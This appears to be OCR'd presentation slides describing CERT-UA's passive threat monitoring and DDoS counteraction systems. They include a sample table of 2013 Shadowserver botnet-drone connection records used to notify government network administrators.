
# Threat Monitoring System
(passive mode)



Data can be easily **searched** and **exported** (CSV-formatted)


**CERT-UA** officers can use it to **inform** corresponding GOV org., thereby stimulating responsible admins to **clean-up** the network

# Threat Monitoring System
(passive mode)





| timestamp | ip | asn | port | url | dst_ip | dst_asn | dst_port | inf_source | incident | verdict |
|---|---|---|---|---|---|---|---|---|---|---|
| 2013-09-11 06:16:30 | 94.244.161.68 | 34743 | 2784 | | 70.167.61.54 | 22773 | 16471 | shadowserver_3 | | 0 |
| 2013-09-15 00:02:01 | 94.244.161.68 | 34743 | 1193 | | 184.177.21.49 | 22773 | 16471 | shadowserver_3 | | 0 |
| 2013-09-12 00:01:42 | 94.244.161.68 | 34743 | 2784 | | 72.218.133.147 | 22773 | 16471 | shadowserver_3 | | 0 |
| 2013-09-13 00:02:53 | 94.244.161.68 | 34743 | 2784 | | 24.252.202.170 | 22773 | 16471 | shadowserver_3 | | 0 |
| 2013-09-14 00:01:58 | 94.244.161.68 | 34743 | 1193 | | 70.171.104.215 | 22773 | 16471 | shadowserver_3 | | 0 |
| 2013-09-15 00:02:01 | 94.244.161.68 | 34743 | 1193 | | 184.177.21.49 | 22773 | 16471 | shadowserver_3 | | 0 |
| 2013-09-16 00:01:57 | 94.244.161.68 | 34743 | 1191 | | 72.200.7.37 | 22773 | 16471 | shadowserver_3 | | 0 |
| 2013-09-17 05:14:16 | 94.244.161.68 | 34743 | 1191 | | 209.182.114.36 | 47028 | 16471 | shadowserver_3 | | 0 |
| 2013-09-18 05:17:02 | 94.244.161.68 | 34743 | 1194 | | 68.234.125.41 | 25830 | 16471 | shadowserver_3 | | 0 |
| 2013-09-19 01:43:59 | 94.244.161.68 | 34743 | 1191 | | 24.251.211.72 | 22773 | 16471 | shadowserver_3 | | 0 |
| 2013-09-20 00:03:41 | 94.244.161.68 | 34743 | 1191 | | 184.190.82.212 | 22773 | 16471 | shadowserver_3 | | 0 |
| 2013-09-21 00:01:47 | 94.244.161.68 | 34743 | 1191 | | 174.69.66.124 | 22773 | 16471 | shadowserver_3 | | 0 |
| 2013-09-22 00:00:47 | 94.244.161.68 | 34743 | 1191 | | 174.66.15.63 | 22773 | 16471 | botnet_drone_ukraine_geo | | 0 |

# DDoS Counteraction System (passive mode)



# DDoS Counteraction System
(passive mode)




# SPAMHAUS

